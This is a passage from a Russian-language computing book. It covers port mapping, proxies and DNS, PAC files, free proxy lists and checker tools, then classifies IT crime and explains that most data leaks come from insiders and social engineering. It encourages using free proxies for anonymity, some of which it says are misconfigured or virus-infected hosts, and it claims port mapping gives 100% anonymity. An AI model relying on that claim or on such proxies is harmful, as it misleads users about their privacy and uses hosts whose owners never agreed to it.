Схема примерно такая же, как и при использовании прокси-сервера: ваш компьютер >>> компьютер с port mapping >>> удаленный сервер.

Для чего нужен port mapping. Если в организации используется корпоративный прокси-сервер, то, настроив на нем port mapping на внешний почтовый сервер, можно использовать любую почтовую программу изнутри корпоративной сети без установки или настройки каких-либо дополнительных программ.

Точно таким же образом как почтовую программу, можно настроить практически любую другую программу! Лишь бы она поддерживала протокол TCP/IP.

Разумеется, это только основные способы применения port mapping. Существует еще масса видов деятельности, где он также будет весьма и весьма полезен.

Преимущества port mapping:

- ❒ система очень проста;
- ❒ обеспечена стопроцентная анонимность;
- ❒ не нужны "соксификаторы".

Недостатки port mapping:

- ❒ эта система не отличается гибкостью;
- ❒ для каждого нового port mapping нужно изменять настройки на сервере;
- ❒ в Интернете нет бесплатных программ для port mapping.

Прокси-серверы и DNS-серверы

При поиске прокси-серверов возникает одна проблема, которая, на первый взгляд, не является существенной. Дело в том, что в DNS-сервере одному имени компьютера может соответствовать не один, а несколько IP-адресов.

Это означает, что появляется неопределенность, когда при обращении к сайту, например, **www.microsoft.com**, можно попасть произвольным образом на любой из выделенных IP-адресов. Что касается сайта Microsoft, это несущественно — все они дублируют друг друга. С прокси-серверами это зачастую не так.

Например, имени сервера r-2.isb.ru (proxy r-2.isb.ru:8080) соответствует два IP-адреса: 195.218.194.2 и 195.218.194.171. Все бы ничего, но... 195.218.194.171 не является прокси-сервером! А вот 195.218.194.2 является! Поэтому в зависимости от "настроения" DNS-сервера вы либо сможете пользоваться этим прокси-сервером, либо нет.

Проблема еще усугубляется тем, что не все IP-адреса, принадлежащие данному доменному имени, могут быть получены стандартным способом (для программистов: речь идет о функциях `GetHostByAddr`, `GetHostByName`). Примером этого является сервер ns2.rosugol.ru (proxy ns2.rosugol.ru:8080). Программа host (Copyright © Kiraly Enterprises) возвращает для этого имени только один IP-адрес: 195.218.180.29. А программа nslookup, входящая в состав Windows 2000 и NT 4, возвращает три адреса: 195.218.180.29, 195.218.181.253, 195.218.183.253. Причем все они являются адресами различных прокси-серверов.

Замечание

Для того чтобы определить полный список IP-адресов по доменному имени, в PHP следует использовать функцию `gethostbynamel()` вместо `gethostbyname()`.

Программа nslookup предназначена для выявления неполадок в настройках DNS-серверов, поэтому можно предположить, что это неверные настройки. Решением этой проблемы может быть следующий алгоритм работы:

1. При необходимости выбрать прокси-серверы заданного домена нужно преобразовать IP-адреса в доменные имена, после чего произвести фильтрацию списка прокси-серверов.
2. Преобразовать в списке прокси-серверов DNS-имена в IP-адреса.
3. Проверить данный список.

PAC-файлы

PAC расшифровывается как Proxy Auto Configuration (Конфигурационные файлы автоматического использования прокси-серверов). Извлекаемый из заданного URL скрипт JavaScript автоматически выполняется при открытии браузера и конфигурирует этот клиент на работу с любым указанным администратором прокси-сервером.

PAC-файлы предназначены для автоматизации работы браузеров с прокси-серверами. Такой файл представляет собой программу на языке JavaScript, с помощью которой браузер может:

- использовать разные прокси-серверы в зависимости от адреса, даты, времени, IP-адреса вызывающего компьютера и т. д.;
- использовать так называемую автопроверку прокси — если прокси-сервер не отвечает, браузер автоматически подключается к следующему прокси в списке;
- блокировать или разрешать доступ к различным Web-сайтам;
- при необходимости почти мгновенно изменить настройки подключения браузера на всех компьютерах в данной организации.

Замечание

Дополнительные сведения о работе с PAC-файлами вы можете получить по адресу: **http://developer.netscape.com/docs/manuals/proxy/adminux/autoconf.htm**. Информация о формате PAC-файлов находится по адресу: **http://home.netscape.com/eng/mozilla/2.0/relnotes/demo/proxy-live.html**.

Где взять списки бесплатных прокси-серверов?

Эти списки широко распространены в Интернете. Для того чтобы их найти, достаточно в любой поисковой системе запросить фразы типа "free proxy", "free proxy servers", "list free proxy", "бесплатный proxy", "халявный прокси", "список прокси" и всевозможные комбинации этих и подобных фраз, сочетающие английские и русские слова.

Проблема поиска списков бесплатных прокси-серверов состоит в том, что есть два возможных варианта подобных списков:

- список актуальных на текущий момент прокси-серверов;
- полный список прокси-серверов.

Поскольку, как правило, никто при поиске не задается вопросом, какой из этих вариантов списков нужно найти, то все ищут первый список, а находят второй. Проблема состоит еще и в том, что, на самом деле, в Интернете не существует актуального списка работающих прокси-серверов для всех компьютеров. На каждом конкретном компьютере будет работоспособным свой список. Поэтому имеет смысл искать не актуальные прокси-серверы, а полный список прокси-серверов, и только после этого проверить на работоспособность прокси-серверы, которые он содержит.

Разумеется, составлять список лучше, опираясь на актуальные работающие прокси-серверы, которые работоспособны на других компьютерах, а не на безнадежно устаревшие списки 2—3-летней давности. Однако, если вам необходим максимально полный список прокси-серверов, имеет смысл получить его, чтобы проверить все возможные прокси-серверы, они ведь могут и возобновить работу.

Зачем нужны постоянные обновления списков прокси-серверов?

Дело в том, что бесплатные прокси-серверы рано или поздно перестают быть таковыми. Они либо становятся платными, либо прекращают свою работу. А поскольку многие списки бесплатных прокси-серверов в Интернете не являются постоянно обновляемыми, то в результате большинство таких списков вообще не содержит работающих прокси-серверов. Списки же, обновляемые время от времени, нерегулярно, содержат около 10% работающих прокси-серверов. Примером постоянно обновляемого списка прокси-серверов является сервер **http://www.atomintersoft.com/products/alive-proxy/proxy-list/**.

Замечание

Ссылки, данные в настоящем приложении, актуальны на момент сдачи книги в редакцию. В силу того, что ссылки имеют неприятное свойство исчезать, на нашем форуме вы всегда сможете проконсультироваться на предмет того, где можно найти ту или иную информацию, если какая-либо из ссылок, приведенных в данном приложении, на момент выхода книги вдруг перестанет работать.

Почему бесплатные прокси-серверы исчезают?

Бесплатные прокси-серверы очень удобны в работе. Однако у них имеется одно весьма неприятное свойство: рано или поздно любой бесплатный прокси-сервер прекращает свое существование. Поэтому возникает необходимость постоянно искать новые бесплатные прокси-серверы. Возникает логичный вопрос: "Почему прокси-серверы исчезают?"

Для начала задайтесь вопросом: "Откуда берутся бесплатные прокси-серверы?":

- бесплатный прокси-сервер может быть организован преднамеренно, для раскрутки проекта, для того, чтобы затем его перевести на платную основу;
- это может быть прокси-сервер провайдера;
- часть бесплатных прокси-серверов — результат недосмотра системных администраторов, которые оставили лазейки в своих локальных сетях;
- прокси-сервером может быть хост, зараженный вирусом.

В связи с этим причины исчезновения прокси-серверов очевидны:

- кончился тестовый период, теперь прокси-сервер стал платным;

- "дыру", из-за которой прокси-сервер был бесплатным, убрали;
- установили антивирус.

А может ли бесплатный прокси-сервер возобновить свою работу? Да, конечно. Прокси-серверы бывают самыми разными, в том числе для сеансового подключения, а такой сервер может быть выключен днем и включен по ночам.

Проверка работоспособности прокси-серверов

Прочитав предыдущий раздел, вы, вероятно, попытаетесь найти в сети списки бесплатных прокси-серверов и после непродолжительных поисков наверняка обнаружите страницу, содержащую список из нескольких десятков, сотен, а возможно, и тысяч прокси-серверов. В подобных прокси-листах часто указывают IP-адрес сервера, порт, страну и характеристики прокси-сервера.

Итак, списки получены. Первый понравившийся сервер указывается в настройках браузера, но в результате появляется сообщение об ошибке. Та же картина повторяется со вторым, третьим и последующими прокси-серверами. Обращение к другому списку прокси-серверов не меняет картины. Не стоит отчаиваться, эта проблема связана с быстрым устареванием списков, и ее можно легко решить, воспользовавшись любой из программ для проверки работоспособности прокси-серверов.

Большинству пользователей можно порекомендовать программу Proxy Checker (рис. П1.3) от Alexander Mikhed, доступную по адресам: **http://mikhed.narod.ru**, **http://mikhed.newmail.ru/** или **www.freeproxy.ru**. Обладая интуитивно понятным интерфейсом, программа способна решить большинство пользовательских задач по проверке работоспособности прокси-серверов; работает со списками и пригодна для проверки HTTP-, HTTPS- и SOCKS-прокси. В программе реализована проверка прокси-сервера на анонимность, сортировка и исключение повторяющихся серверов. Кроме этого, она имеет русскую документацию и распространяется бесплатно.

К незначительным недостаткам бесплатной версии можно отнести отсутствие встроенного клиента Whois и неспособность самостоятельно определять тайм-аут сервера.

Любителям "тяжелой артиллерии" можно порекомендовать Proxy Checker от Hell Labs Team (рис. П1.4) (**http://www.helllabs.net**); доступны версии Personal и Pro стоимостью 50 долларов и 90 долларов соответственно. Также представляет интерес Anonymity 4 Proxy от iNetPrivacy Software (рис. П1.5) (**http://www.inetprivacy.com**), являющийся по совместительству Proxy Checker'ом, локальным прокси-сервером, прокси-резольвером и firewall'ом.




Рис. П1.3. Внешний вид утилиты Proxy Checker




Рис. П1.4. Внешний вид утилиты Proxy Checker от Hell Labs Team




Рис. П1.5. Внешний вид утилиты Anonymity 4 Proxy

Полезные ссылки

http://mikhed.newmail.ru/ru/free_proxy/faq/index.htm

По этой ссылке можно со всеми подробностями узнать, какие настройки браузера и операционной системы могут стать известны владельцу того Web-сайта, к которому вы обращаетесь. Приведено множество данных о подключении к Интернету, отображается IP-адрес, а также отражены такие параметры, как название и версия браузера, разрешение экрана, язык пользователя, дата и время на компьютере, поддержка cookie и многое другое.

http://leader.ru/secure/who.html

Здесь представлена информация об IP-адресе, домене и провайдере посетителя.

http://www.anonymize.net/current-ID.phtml

Этот сайт показывает реальный IP-адрес, страну проживания, а также информацию о провайдере посетителя. Может проанализировать цепочку нескольких прокси-серверов, выявляя истинный IP-адрес.

http://ipid.shat.net

Здесь содержится основная информация об IP-адресе, браузере, его версии, операционной системе, разрешении экрана и т. д.

http://www.inet-police.com/cgi-bin/env.cgi

Сайт проверяет анонимность прокси-сервера посетителя. Кроме того, здесь представлена вся та же информация, что и на сайтах, перечисленных выше. Помимо этого, сайт пытается определить истинный IP-адрес. Хитрость тут состоит в том, что Java-апплеты могут сами выходить в Интернет и при этом не использовать указанный в настройках браузера прокси-сервер. Если используется SOCKS прокси-сервер или же подключение производится через корпоративный прокси-сервер, то IP-адрес не будет виден.

http://www.stilllistener.addr.com/checkpoint1/index.shtml


Здесь проводится проверка анонимности прокси-сервера посетителя.

http://stealthtests.lockdowncorp.com

Сайт содержит более 10 тестов на проверку анонимности в Интернете.

http://www.atomintersoft.com/products/alive-proxy/online-proxy-checker/

Скрипт для проверки прокси-серверов.



Приложение 2

Преступность в IT

Виды преступлений в IT-отрасли

В любой отрасли, в любом бизнесе, хотим мы того или нет, есть своя теневая сторона, и IT-сфера не исключение. Здесь мы попытаемся разобраться, что из себя представляют IT-преступники, какие наказания положены за компьютерные преступления, и что делать тем, кто подвергся "кибератаке".

Замечание

Часто в литературе IT-преступников называют хакерами. Термин *хакер* претерпел за свою историю множество изменений. Лучше всего обратиться к книге Стивена Леви "Хакеры, герои компьютерной революции", где рассматривается история этого вопроса от появления первых хакеров лаборатории искусственного интеллекта до времен становления Билла Гейтса и Фонда Свободного Программного Обеспечения, основанного последним хакером МТИ Ричардом Столменом. В книге также рассказывается об истоках Apple, Microsoft, Linux. Загрузить электронный вариант в формате PDF можно по адресу **http://dars.com.ru/download/support/books/hackers-heroes.pdf**.

Выделяют следующие типы IT-преступников.

- **Вирусописатели.** Это те, кто пишет компьютерные вирусы, и цель у них только одна — навредить другим. Как правило, это достаточно молодые люди. К этой же группе относят создателей троянских программ, цель которых либо в похищении информации с удаленного компьютера, либо создании сетей-зомби для массовых атак. Сети-зомби продаются и покупаются на черном рынке и представляют коммерческий интерес.
- **Крэкеры.** Это взломщики программ. Как правило, крэкеры находятся в тесном сотрудничестве с продавцами нелицензионного программного обеспечения, которые нанимают и обучают целые команды крэкеров.
- **Фрикеры.** Это взломщики телефонов, как правило, только аналоговых станций. Считается, что первым фрикером был Джон Дрейпер. Суть

фрикерства в том, что фрикер тем или иным способом подключается к техническим бесплатным каналам или к какому-нибудь телефону и звонит, куда ему нужно, а законному владельцу потом приходят счета на круглые суммы.

- **Хакеры.** Хакерами обычно называют исследователей — это взломщики широкого профиля, взламывающие чужие программы, базы данных, Web-сайты, проникающие в самые секретные и защищенные сети. Как правило, те, кого называют хакерами, работают из спортивного интереса, взламывать сложные системы их заставляет то же чувство, которое заставляет диггеров спускаться в подземелья. Вряд ли кто-то заподозрит последних в страсти к гипотетическим сокровищам — ими движет жажда исследования.

Теперь классифицируем виды IT-преступлений. Во-первых, заметим, что все виды IT-преступлений делятся на две группы:

- преступления, для совершения которых требуется непосредственное применение технических знаний и навыков. Ясно, что все хакеры-крэкеры совершают преступления, относящиеся именно к этой группе;
- преступления, для совершения которых применения никаких специальных навыков не требуется.

К преступлениям первой группы относятся следующие:

- разработка и распространение компьютерных вирусов;
- несанкционированный вход в различные компьютерные системы и сети, базы и банки данных с той или иной целью: диверсии, шпионажа, хищения денежных средств или просто из хулиганских побуждений;
- несанкционированный ввод в программное обеспечение программ-шпионов, срабатывающих в определенное время или при определенных условиях (так называемые "черные ходы" или "логические бомбы"). Данные программы, сработав в определенное время, приводят к различным негативным последствиям: уничтожению информации, установлению контроля за системой третьими лицами и т. д.;
- взлом Web-сайтов;
- подделка результатов обработки информации компьютерами (к примеру, подделка различных социологических опросов или результатов выборов).

Ко второй группе преступлений относятся следующие:

- пропаганда через Интернет законодательно запрещенных идеологий, таких как фашизм, расизм, терроризм и т. д.;
- распространение детской порнографии;
- нарушение авторских и смежных прав;
- распространение через Интернет различных секретных сведений, в том числе и составляющих государственную тайну.

Можно выделить еще и третью группу преступлений, которые совершаются неумышленно и называются "преступной халатностью": преступная халатность в разработке программных средств, повлекшая за собой тяжкие последствия.

Теперь после того, как все классифицировано, более подробно поговорим о крэкерах и хакерах.

Замечание

На 2005 год объем пиратской продукции на рынке программного обеспечения составлял 1/3, в то время как объем лицензионной продукции составлял 2/3. Считается, что если ситуация не изменится, то к 2010 году объемы лицензионной и пиратской продукции поменяются местами.

Начнем с крэкеров. Сами они считают себя Робин Гудами, которые обворовывают богатых производителей программного обеспечения ради того, чтобы те, у кого не хватает средств на лицензионные копии, тоже смогли приобщиться к высоким технологиям. Им возражают разработчики программного обеспечения, которые утверждают, что не понимают, почему человек, потративший 1000 долларов на компьютер, не может позволить себе потратить еще 100 долларов на программное обеспечение. Это, в частности, слова Стива Балмера — исполнительного директора компании Microsoft. Правда, следует заметить, Балмер очень сильно преувеличивает: 100 долларов — деньги небольшие, но если подсчитать, во что выльется лицензионная установка даже минимального джентльменского набора программного обеспечения на новый компьютер, то получается сумма, которую себе может позволить не каждая фирма, не говоря уже о рядовых пользователях. Кроме того, в Российской Федерации цена Windows составляет почти 200 долларов, а новый компьютер может стоить около 500 долларов.

Замечание

Существует мнение, что отсутствие пиратской продукции могло бы стимулировать развитие Linux в нашей стране и создание собственного программного обеспечения. Например, можно заметить, что все хостинговые компании ориентируются на связку FreeBSD(Linux), Web-сервер Apache и базу данных MySQL, которые являются бесплатными, в то время как на Западе многие хостпровайдеры ориентируются на Windows, IIS и ASP.NET. Причем использование бесплатного программного обеспечения ничуть не мешает ни хостпровайдерам, ни Web-разработчикам развиваться и зарабатывать деньги.

С точки же зрения юристов, крэкерство — обыкновенное воровство, и караться оно должно именно как воровство, потому что программное обеспечение является нематериальным активом. Правда, юристы тоже лукавят, называя крэкерство воровством. Корректнее говорить о нарушении авторских и имущественных прав (а это уже другие статьи УК и другие виды наказания за совершенное преступление). Однако нельзя не заметить, что разра-

ботчики программного обеспечения сами провоцируют распространение нелегального программного обеспечения. Во-первых, это связано с тем, что в отношении пользователей применяется ярко выраженная политика двойных стандартов. Заключается она в том, что когда дело касается защиты собственных прав, разработчики программного обеспечения готовы из судов не вылезать, чтобы доказать, что их права ущемлены, а вот когда дело касается ответственности перед пользователем, ему предъявляется стандартная фраза "Разработчики не несут материальной или какой-либо иной ответственности за возможные негативные последствия, возникшие в результате использования данного программного продукта". Интересная ситуация получается: деньги платить — это пожалуйста, а с претензиями — это не к нам. В этом смысле разработчики программного обеспечения достаточно сильно выбиваются из цивилизованных правил ведения бизнеса, принятых в любом производстве материальных ценностей. Хотелось бы посмотреть на того покупателя, который купит в магазине упаковку, скажем, молока, на которой будет написано, что молокозавод не несет никакой ответственности за качество продукта и возможные негативные последствия для здоровья граждан, возникшие в результате употребления данного продукта.

С другой стороны, раздражение пользователей вызывает также политика "платных копий", когда лицензионную программу вы легально можете установить только на один компьютер. А если у вас дома два компьютера, и эта программа нужна на обоих — будьте добры, покупайте вторую копию. Хотя никаких усилий на разработку второй копии разработчик не затратил.

Вообще вопрос о том, стоит ли делать копии платными, очень спорный, и до сих пор ни сами разработчики, ни юристы не могут прийти к единому мнению на этот счет. Конечно, с одной стороны, если разработчик будет продавать программу только один раз, он разорится, и у нас не будет разработчиков ПО. Но, с другой стороны, если фирма купила лицензию на программу, требовать с нее деньги дополнительно за установку на каждый компьютер — тоже явный перегиб. Наверное, было бы правильно, если бы фирма, купившая ПО, платила за него все-таки один раз и могла устанавливать сколько угодно копий, но только на компьютерах своей фирмы. Это было бы понятным.

Ну и с третьей стороны, сейчас пошла мода на то, что сервисное обслуживание многих программ делается платным. Более того, многие программы целенаправленно усложняются, чтобы у незадачливых пользователей возникало как можно больше вопросов по ее функционированию. Такое усложнение дает дополнительные деньги за счет действия различных консалтинговых фирм и сертифицированных специалистов, которые за "скромную плату" все вам расскажут и покажут. Особенно этим грешат производители бухгалтерского ПО. И получается тоже весьма интересная вещь: мало того, что вы нередко не можете предъявить никаких претензий к качеству, так еще и за ответы на вопросы по работе программы вынуждены платить деньги.

А вопросы-то, вообще говоря, часто возникают по вине разработчиков: интерфейс многих программ оставляет желать лучшего.

Замечание

Тем не менее, нельзя не признать, что платное обслуживание программного обеспечения часто является необходимостью для развития бизнеса: служба поддержки должна приносить доход, иначе будет соблазн постоянно снижать расходы за счет нее. Многие компании, такие как RedHat, AB MySQL распространяют свое программное обеспечение бесплатно и живут только за счет коммерческого обслуживания клиентов (вплоть до выезда специалистов).

Замечание

Компания 1С, которая, по сути, монополизировала рынок бухгалтерского ПО в Российской Федерации, полученные средства активно вкладывает в другие программные проекты, например, в создание компьютерных игр, которые доступны российским потребителям. Следует признать, что наша страна сильно отстала в этой отрасли от ведущих стран, условия конкуренции в которых очень жесткие, и влезть туда новичку практически невозможно. Средства, полученные 1С, позволяют компании поддерживать многие талантливые коллективы в нашей стране (кстати, предотвращая их перемещение в другие страны).

Вот все эти факторы и приводят к тому, что даже многие из тех, кто может позволить себе купить лицензионное ПО и даже готов это сделать, в ряде случаев не делают этого принципиально.

Теперь о хакерах. Это слово сейчас настолько затаскано и имеет так много значений, что в этой главе для обозначения лиц, производящих взлом банковских систем, программ, сайтов и т. д., мы будем использовать слово "злоумышленник" как наиболее точно отражающее суть того, чем занимаются компьютерные преступники.

О многочисленных значениях слова "хакер"

Вообще, изначально, на заре компьютерной эры, хакерами назывались не взломщики, а достаточно серьезные исследователи в области разработки программного обеспечения. Хакером называли того, кто делал в этой области достаточно "крутые штуки", а этимология этого слова восходила к словосочетанию "ломать стереотипы". Свой негативно-уголовный оттенок слово "хакер" приобрело значительно позже, когда хакерами стали называть тех, кто путем взлома систем защиты (сайтов, программ, сетей и т. д.) осуществлял несанкционированный доступ к информации. Более того, теперь существует даже такая градация, согласно которой хакерами называют только тех взломщиков, которые действуют "по наитию", или, проще говоря, методом перебора. То есть такой хакер зачастую даже не знает, что ему конкретно надо делать и какой результат он хочет получить. Этим хакеры отличаются от профессиональных программистов, которые точно знают, чего они хотят, и имеют несколько возможных вариантов решения стоящей перед ними задачи. Хакер в этом смысле слова похож на посетителя японского ресторана, который просто тыкает пальцем в название какого-то блюда меню, а потом, когда ему это блюдо принесли,

смотрит, что же такое он заказал. С другой стороны, некоторые, наоборот, называют хакерами достаточно серьезных исследователей в области информационной безопасности, которые ищут "дыры" в программном обеспечении, но делают это для того, чтобы сообщить о них разработчикам, а не для использования в корыстных целях, или просто из хулиганских побуждений. Поэтому, чтобы не путаться в многочисленных значениях слова "хакер", хакеров-взломщиков мы будем называть далее в этой главе злоумышленниками или IT-преступниками (в тех случаях, когда нужно будет подчеркнуть отличие преступников "реальных" от преступников "виртуальных").

В заключение этого раздела мы остановимся на таком виде преступлений, как кража баз данных. Каких только баз нынче не найдешь: и базы МГТС, и базы Центробанка, и базы Пенсионного фонда, и базы БТИ, и базы МВД с ГИБДД, и базы по прописке С одной стороны, этот вид преступлений, вроде бы, по мнению многих экспертов, относится к преступлениям в области IT. Но с другой стороны, это не совсем так. Эксперты исходят из того простого положения, что базы данных хранятся на жестких дисках серверов, и, значит, если их украли, то это преступление в области IT. Но с другой стороны, как мы увидим дальше, как правило, никакие "хакеры" к этому виду преступлений непричастны. Попытаемся ответить на некоторые основные вопросы: кто и как ворует базы данных, кому это выгодно, можно ли это прекратить. Начнем с первого.

Кто и каким способом ворует базы данных? Если в ответ на этот вопрос вы услышите, что их воруют хакеры, взламывая корпоративные серверы государственных органов и крупных компаний — не верьте. Это не так. Все гораздо проще и прозаичнее. Воруют их обыкновенные люди, не пользуясь в большинстве случаев никакими сложными приборами, если таковым не считать обыкновенный USB-карандаш.

Вообще, примерно в 80 случаях из 100 информацию воруют не по техническому каналу, а по социальному. То есть это не хакеры сидят ночи напролет и взламывают серверы, а, скажем, обидевшийся системный администратор уволился. Но не один, а вместе со всеми базами данных и всей информацией о предприятии. Или за умеренную плату сотрудник компании сам "сливает" на сторону информацию о компании. Или просто пришел человек со стороны, представился лучшим другом системного администратора и сел налаживать "глючную" базу данных, потому что лучший друг нынче болен. После его ухода эта база действительно стала работать лучше, но — в другом месте. Если вы считаете, что это очень тривиально и проходит только в маленьких и совсем уж беспечных компаниях, то вы ошибаетесь. Совсем недавно именно так похитили ценную информацию в одной из весьма крупных питерских компаний, работающих в области энергетики. И таких вариантов — масса. И тот факт, что основной канал утечки информации — социопсихологический, задачу защиты информации крайне сильно усложняет. Потому что вероятность утечки по техническому каналу, в принципе, можно свести к нулю. Можно сделать сеть столь защищенной, что никакая

атака извне ее "не прошибет". Можно вообще сделать так, что внутренняя сеть учреждения не будет пересекаться с внешней, как это сделано, к примеру, в российских силовых ведомствах, где внутренние сети не имеют выхода в Интернет. Кабинеты руководства и все кабинеты, в которых проводятся важные совещания, оборудуем средствами защиты от утечки информации. Никто ничего на диктофон не запишет — мы поставили подавители диктофонов. По радиоканалу и каналу побочных электромагнитных излучений никто ничего не прослушает — поставили генератор радиошума. Виброакустический канал тоже перекрыли, невозможен и лазерный съем информации по колебаниям оконного стекла, через вентиляционные шахты тоже никто ничего не услышит. Телефонные линии защитили. Итак, все сделали. А информация все равно "сделала ноги". Как, почему? А люди унесли. Без всяких сложных технических манипуляций. В очередной раз сработал тот самый пресловутый и навязший в зубах человеческий фактор, о котором все вроде бы и знают, и о котором все стараются забыть, живя по принципу "пока гром не грянет". Заметьте: похитить информацию из сетей государственных органов практически невозможно. А она тем не менее похищается. И это является еще одним доказательством того, что, образно говоря, информацию похищают люди, а не технические средства. Причем похищают иногда до смешного просто. Мы проводили аудит одного крупного предприятия нефтехимической отрасли на предмет организации в нем защиты информации. И выяснили интересную штуку: доступ к столу секретаря генерального директора могла иметь любая ночная уборщица. И имела, судя по всему. Такая вот демократия царила на этом предприятии. А бумаг на том столе столько было разбросано, что по ним можно было составить представление почти обо всей нынешней деятельности предприятия и о планах его развития на ближайшие 5 лет. Оговорюсь еще раз, что это действительно крупное предприятие, с солидной репутацией и миллионными оборотами. В долларовом эквиваленте, конечно. А защита информации была поставлена? Ну, никак она не была поставлена. Еще один интересный социопсихологический канал утечки информации — это различные выставки, презентации и т. д. Представитель компании, который стоит у стенда, из самых лучших побуждений, ради того, чтобы всем понравиться, нередко выдает самые сокровенные секреты компании, которые ему известны, и отвечает на любые вопросы. Как-то раз я рассказал об этом одному своему знакомому директору, который в шутку предложил мне подойти к представителю его компании на ближайшей выставке и попытаться таким образом что-нибудь этакое у него выведать. Когда я принес ему диктофонную запись, он, можно, сказать, плакал, потому что одна из фраз звучала примерно так: "А вот недавно наш директор еще ездил в Иран". Этот способ добычи информации, кстати, используется немалым количеством фирм.

К сожалению, многие люди крайне беспечны и не хотят заботиться о сохранности информации. Причем часто даже в очень крупных организациях это "нехотение" простирается от самых рядовых сотрудников до генерального

директора. И при таком раскладе один системный администратор или начальник службы безопасности, будь они даже полными параноиками, помешанными на защите информации, ситуацию не спасут. Потому что на данный момент, увы, даже те из руководителей, которые понимают, что информацию защищать надо, не всегда осознают еще одну вещь: что защита информации должна быть системной. То есть проводиться по всем возможным каналам утечки. Вы можете сколько угодно защищать компьютерную сеть, но если люди получают низкую зарплату и ненавидят предприятие, на котором они работают, то на эту защиту можно даже не тратить денег. Другой пример несистемности можно нередко наблюдать, ожидая приема у дверей какого-нибудь директора. Очень нередки случаи, когда те, кто конструирует систему безопасности, не учитывают такую вещь: директора имеют свойство говорить громко, иногда срываясь на крик. Двери же в кабинет генерального директора часто настолько звукопроницаемы, что совещающихся в "генеральском" кабинете можно слушать, совершенно не напрягаясь, даже если они говорят шепотом. Я как-то раз приехал в Москву к одному "близкому к телу" директору проконсультироваться с ним на предмет, что же ожидает дальше нашу отрасль. А у него как раз случилось важное незапланированное совещание, и меня попросили подождать. Просидев 15 минут у дверей его кабинета, я 